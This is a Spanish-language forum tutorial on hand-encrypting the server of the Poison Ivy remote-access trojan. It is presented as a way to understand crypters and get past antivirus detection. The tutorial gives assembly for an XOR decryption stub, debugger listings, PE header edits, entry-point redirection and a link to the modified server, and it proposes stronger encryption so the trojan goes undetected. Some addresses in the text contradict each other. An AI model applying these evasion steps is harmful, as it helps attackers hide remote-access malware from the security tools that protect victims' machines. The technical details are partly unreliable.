

Taller: Encriptando Malware a Mano

Objetivos de éste taller

Debido a la avalancha de crypters que últimamente salen a la luz y que, en mi opinión, el 90% de ellos (principalmente en VB) se hacen utilizando código de terceros sin entender realmente que es lo que programan, decidí hacer éste taller para mostrar el modo de funcionamiento de un crypter, de modo que cualquier persona con interés sea capaz a entenderlo. Al finalizar el taller seremos capaces de entender que es lo que hacen los crypters para burlar a los antivirus, y seremos capaces de hacer éste proceso de forma manual, así como, de tener conocimientos de programación y a partir de éste taller, tendremos los conocimientos necesarios para programar un crypter sabiendo que queremos conseguir realmente.

Herramientas Necesarias


- [*] Olly Debug [Descargar](#)
- [*] Un Editor Hexadecimal [Descargar HxD](#)
- [*] Un Editor del PE [Descargar LordPE](#)
- [*] Poison Ivy v2.1.4 Private [Descargar](#)

Conocimientos recomendados


- [*] Nociones básicas sobre ASM. [Taller ASM por EON](#)
- [*] Conocimientos sobre el Formato PE. [Taller Formato PE por Ferchu](#)
- [*] Familiarización con el uso de Olly y las otras herramientas.

¿Qué vamos a encriptar?

Bueno, lo primero que haremos será abrir el server del PI con un el Editor Hexadecimal y el Editor del PE:



Vemos que el ejecutable tiene 2 secciones, la .text y la .data. En éste caso vamos a encriptar solamente la sección .text que es la que contiene el código ejecutable. La .data la vamos a dejar tal y como está, porque si nos vamos al editor hexadecimal y nos vamos a 0x1A00 y miramos lo que hay más abajo, vemos que ahí se encuentra la IAT, y encriptar eso nos complicaría bastante las cosas, tal vez para otra entrega, en ésta vamos a dejar esa sección tal y como está :P:



Entonces, lo que vamos a encriptar es lo que va desde 0x200 a 0x1A00 viendolo con el editor hexadecimal.

¿Cómo lo vamos a encriptar?


Lo haremos de una forma sencilla. Encriptaremos el archivo en disco y añadiremos un poco de código en un espacio libre, y que haremos que sea el primero en ejecutarse, de modo que cuando el archivo se cargue en memoria, éste código se encargue de desencriptar lo que habíamos encriptado de la sección .text y luego salte a donde el programa comenzaba originalmente. Éste código lo vamos a poner al final de la sección ejecutable, debido a que suele haber espacio libre ahí debido al alineamiento de las secciones.

Ejecutable original y ejecutable encriptado respectivamente


Preparando la sección .text

Vamos a buscar el espacio libre al final de la sección ejecutable y lo vamos a rellenar de NOP's usando el Editor Hexadecimal. Luego también vamos a cambiar los Flags del apartado Characteristics utilizando el LordPE.

Para buscar el espacio libre, nos vamos al LordPE y vemos que la sección .text empieza en 0x200 (ROffset=0x200) y ocupa 0x1800. 0x200 y 0x1800 son 0x1A00, cojemos el HxD y nos vamos a esa dirección, es justo el comienzo de la sección .data y el final de la .text. Vemos que para arriba tenemos 0x00's, ése va a ser nuestro hueco, seleccionamos los 0's (dejando unos bytes de margen por si las moscas), y lo rellenamos de Nop's (NOP=0x90):



Y listo, ya sabemos donde podemos poner nuestro código descryptador, a partir de 0x1890 para adelante (anotamos en algún sitio ese valor), ahora otro punto. Para descryptar la sección .text vamos a necesitar que ésta tenga permisos de lectura y escritura (de ejecución ya tiene puesto que es la sección de código), así que abrimos el server con el LordPE, nos vamos a Sections, seleccionamos la sección .text, click derecho->Edti Section Header, damos click en el botón situado en el apartado flags y marcamos la opción "Writeable" ("Readable" ya está), damos "OK" y guardamos todos los cambios.



Insertando la rutina encriptadora/desencriptadora


Bueno, el siguiente código en ASM desencripta/encripta un array de bytes usando un Xor:

```


;-----
;Taller Encriptacion Malware a Mano: Código Desencriptación
;-----
;Movemos a eax la dirección de inicio del código encriptado
mov eax,402000h
;Movemos a ebx la dirección de fin del código encriptado
mov ebx,403000h
;Movemos a ecx la dir del Entry Point Original
mov ecx,401038h
xor byte ptr ds:[eax],0FFh ;Hacemos el xor al byte con la clave 0FF
(se puede cambiar por otro byte)
inc eax ;Nos desplazamos al siguiente byte
cmp eax,ebx ;Comprobamos si es el último
jne 401234h ;Si no lo es, continuamos con el siguiente
ret ;Salimos del programa (cambiar ret por nop
despues de encriptar)
jmp ecx ;Si lo es, saltamos el Entry Point Original

```


Eso es lo que tenemos que instar en el espacio libre que habíamos encontrado (con unas pequeñas modificaciones). Para eso, vamos al OllyDbg y abrimos el server. Una vez cargado el archivo, damos click derecho, View->Executable File.



Ahora nos vamos a la dirección (CTRL+G) dónde hemos empezado a poner los Nop's, 0x1890 (el valor que dije que recordarais). Luego damos click derecho sobre el primer Nop y seleccionamos View Image in Disassembler, así nos situará en donde se cargaron los Nop's en memoria.




Ahí vamos a poner nuestro código, vamos dando doble click en los Nops y vamos introduciendo el código anterior línea a línea hasta que nos quede así:



Pero ahí hay que arreglar cosas, las direcciones 0x401000, 0x402000, 0x401038 y 0x4001234 no son correctas para éste ejecutable (y 99.999% seguro que para ningún otro que encontremos ;D), así que hay que cambiarlas por sus valores correctos.

Vamos por la primera, el 402000, ésta es la dirección VIRTUAL donde de donde queremos que empiece a encriptar/desencriptar, en nuestro caso, queremos que empiece a encriptar/des en el inicio de la primera sección, que viendo como el editor hexadecimal era 0x200, pero NO, esa es la dirección FÍSICA, al cargarse en memoria esa dirección cambia por algo de la forma 40XXXX (corrientemente). Vale, y como la

obtenemos? Pues abrimos el LordPE, cargamos el ejecutable, y le damos para ver las secciones:




Name	VOffset	VSize	ROffset	RSize	Flags
.text	00001000	0000168C	00000200	00001800	E0000020
.data	00003000	000004EC	00001A00	00000400	C0000040

Ahora ésto es una regla general para todos los casos, para obtener una dirección VIRTUAL a partir de la FÍSICA de una sección hacemos: **(DIR FÍSICA-ROFFSET)+VOffset+ImageBase:**
 $(0x200-0x200)+0x1000+0x400000=401000$.

Ésa es la dirección que tenemos que poner en el primer valor. Vamos con el segundo, el 403000, ése es el valor VIRTUAL donde termina el código que queremos encriptar. En éste caso, el código que queremos encriptar termina donde empezamos a poner los nops, en 0x1890 DIRECCIÓN FÍSICA, así que hacemos **(DIR FÍSICA-ROFFSET)+VOffset+ImageBase:**
 $(0x1890-0x200)+0x1000+0x400000=0x402690$ (Utilizad la calculadora de windows en modo hex :P).

Ése es el valor que tenemos que poner en el 2º valor, vamos con el 3º, el 401028, éste es más fácil, ahí hay que poner el AddressOfEntryPoint en memoria del ejecutable, para saberlo abrimos el ejecutable con el LordPE:



Cogemos ese valor, se sumamos el ImageBase (0x400000+0x2104) y nos da **402104**, ese es nuestro 3º valor, el punto a donde debemos de saltar luego de desencriptar los datos.

Venga, 4º y último valor que tenemos que cambiar, el 401234, éste también es fácil, la

dirección a la que tiene que saltar el bucle si no llegamos al final. Volvemos al olly, donde habíamos introducido la rutina en ASM, y el valor que tenemos que introducir es la dirección donde pusimos el xor byte ptr ds:[eax],0FFh, en éste caso 0x40269F:

```

00402680  $- FF25 88334000      jmp dword ptr ds:[<&kernel32.GetModuleHand
00402686  .- FF25 8C334000      jmp dword ptr ds:[<&kernel32.ExitProcess>]
0040268C          00                  db 00
0040268D          00                  db 00
0040268E          00                  db 00
0040268F          00                  db 00
00402690          B8 00104000        mov eax,server.00401000
00402695          BB 90264000        mov ebx,server.00402600
0040269A          B9 38104000        mov ecx,server.00401038
0040269F          8030 FF            xor byte ptr ds:[eax],0FF
004026A2          40                  inc eax
004026A3          3BC3              cmp eax,ebx
004026A5          ^ 0F85 89EBFFFF     jnz server.00401234
004026AB          C3                  retn
004026AC          FFE1              jmp ecx
004026AE          90                  nop
004026AF          90                  nop
004026B0          90                  nop
004026B1          90                  nop
004026B2          90                  nop
004026B3          90                  nop
004026B4          90                  nop

```

Ésta es la dirección de salto para el bucle (4º valor)

Y listo, nuestro código encriptador/desencriptador ya funcionaría, tal cual lo copiamos se encargaría de encriptar la sección .text. Debería de quedar así:


```

80  $- FF25 88334000      jmp dword ptr ds:[<&kernel32.GetModuleHand k
86  .- FF25 8C334000      jmp dword ptr ds:[<&kernel32.ExitProcess>] k
8C          00                  db 00
8D          00                  db 00
8E          00                  db 00
8F          00                  db 00
90          B8 00104000        mov eax,server.00401000
95          BB 90264000        mov ebx,server.00402690
9A          B9 04214000        mov ecx,server.<ModuleEntryPoint>
9F          8030 FF            xor byte ptr ds:[eax],0FF
A2          40                  inc eax
A3          3BC3              cmp eax,ebx
A5          ^ 75 F8             jnz short server.0040269F
A7          C3                  retn
A8          FFE1              jmp ecx
AB          90                  nop
AC          90                  nop
AD          90                  nop
AE          90                  nop
AF          90                  nop
B0          90                  nop
B1          90                  nop

```

Así que en el olly damos click derecho "Copy to Executable/All modifications" y guardamos el archivo en disco (click drcho, backup->save data to file).

Ahora tenemos que cambiar el Entry Point por la dirección donde empieza nuestro código en memoria: 2690 (Sin el imagebase):



Listo, ahora la rutina encriptadora/desencriptadora será lo primero que se ejecute al iniciar el archivo.

Encriptando, Desencriptando

Ahora que ya tenemos la rutina encriptadora/desencriptadora en su sitio, vamos a usarla para que nos encripte lo la sección .text, para ésto abrimos nuevamente el server con el Olly, y ponemos un breakpoint en el ret del código de la rutina desencriptadora. Una vez hecho ésto, pulsamos F9 y el programa empezará a ejecutarse hasta que parará en el ret. En éste momento ya tenemos el código encriptado, pero en memoria, así que vamos a copiarlo al portapapeles. Seleccionamos con el ratón desde 0x401000 hasta 0x401890 (no incluido)(el trozo que encriptamos) y hacemos click derecho/bianry/binary copy:


00402629	07	pop es
0040262A	A7	cmps dword ptr ds:[esi],dword ptr es:[edi]
0040262B	AF	scas dword ptr es:[edi]
0040262C	72 F2	jb short server_m.00402620
0040262E	17	pop ss
0040262F	C5BF FFAE97E3	lds edi,fword ptr ds:[edi+E397AEFF]
00402635	F8	clc
00402636	FFFF	???
00402638	72 F2	jb short server_m.0040262C
0040263A	3BCC	cmp ecx,esp
0040263C	BF FFAEA800	mov edi,0A8AEFF
00402641	CA 1FC5	retf 0C51F
00402644	BF FF0EAA3	mov edi,A3EA00FF
00402649	CB	retf
0040264A	BF FF2F217	mov edi,17F272FF
0040264F	C5BF FFAE95FF	lds edi,fword ptr ds:[edi+FF95AEFF]
00402655	A8 00	test al,0
00402657	CA 1BC5	retf 0C51B
0040265A	BF FF95FF95	mov edi,95FF95FF
0040265F	FF00	inc dword ptr ds:[eax]
00402661	CA 1FC5	retf 0C51F
00402664	BF FF0E9A9F	mov edi,9FEA00FF
00402669	CB	retf
0040266A	BF FF0CA1F	mov edi,1FCA00FF
0040266F	C5BF FF0EAB7	lds edi,fword ptr ds:[edi+B7EA00FF]
00402675	CB	retf
00402676	BF FF95FF17	mov edi,17FF95FF
0040267B	F8	clc
0040267C	FFFF	???
0040267E	FF33	push dword ptr ds:[ebx]
00402680	00DA	add dl,bl
00402682	77 CC	ja short server_m.00402650
00402684	BF FF00DA73	mov edi,73DA00FF
00402689	CC	int3
0040268A	BF FFFFFFFF	mov edi,-1
0040268F	FF	db FF
00402690	B8 00104000	mov eax,server_m.00401000
00402695	BB 90264000	mov ebx,server_m.<ModuleEntryPoint>
0040269A	B9 04214000	mov ecx,server_m.00402104
0040269F	8030 FF	xor byte ptr ds:[eax],0FF
004026A2	40	inc eax
004026A3	3BC3	cmp eax,ebx
004026A5	75 F8	jnz short server_m.0040269F
004026A7	C3	retn
004026A8	FFE1	jmp ecx
004026AA	90	nop
004026AB	90	nop
004026AC	90	nop
004026AD	90	nop
004026AE	90	nop
004026AF	90	nop
004026B0	90	nop
004026B1	90	nop

Ahora cerramos el olly, y abrimos el archivo nuevamente con el HxD (mientras haces ésto no copies ni pegues nada que te cargas lo que hay en el portapapeles :P). Una vez abierto seleccionamos los bytes desde 0x200 hasta 0x1890 (no incluido) y hacemos click derecho/pegar escribiendo y guardamos los cambios.

Ahora ya tenemos el código encriptado en disco, entonces ahora lo que tiene que hacer la rutina encriptadora/desencriptadora es desencriptar el código y luego saltar al Entry Point Original, para ésto solo tenemos que cambiar el ret del código por un Nop con Olly:

00402686	00	db 00
00402687	DA	db DA
00402688	73	db 73
00402689	CC	int3
0040268A	BF	db BF
0040268B	FF	db FF
0040268C	FF	db FF
0040268D	FF	db FF
0040268E	FF	db FF
0040268F	FF	db FF
00402690	B8 00104000	mov eax,server_m.00401000
00402695	BB 90264000	mov ebx,server_m.<ModuleEntryPoint>
0040269A	B9 04214000	mov ecx,server_m.00402104
0040269F	8030 FF	xor byte ptr ds:[eax],0FF
004026A2	40	inc eax
004026A3	3BC3	cmp eax,ebx
004026A5	75 F8	jnz short server_m.0040269F
004026A7	90	nop
004026A8	FFE1	jmp ecx
004026AA	90	nop

Guardamos los cambios en disco y LISTO!! ya tenemos nuestro server encriptado con "nuestro crypter manual ;D":



Despedida

Bueno, pues espero que hayáis aprendido algo de mis palabras y del método, sobre todos los que no sabían lo que hacer un crypter, y los que sabían, pues seguro algo aprendieron también ;).

Que lo disfrutéis! Y ya sabéis, cualquier duda ;).

Subo también el server modificado después de todo el proceso para que os ayude a encontrar posibles fallos que tengáis :P. [Descargar](#)

Saludos

PD: Algo que se me olvidó mencionar, utilizando éste método no es necesario inyectar nada en ningún proceso, por lo nos evitamos problemas con **heurísticas**, y aumentamos 0bytes el peso del archivo :laugh:.

Edito: Al final el server no quedó FUD, era que no subí lo que era, y es lo más normal ya que con un simple Xor no se pueden quitar todo así como así :xD. De todas formas eso no importa demasiado, en ésta caso hay espacio de sobra para poner una

encriptación mas difícil etc... ;D.

Fuente: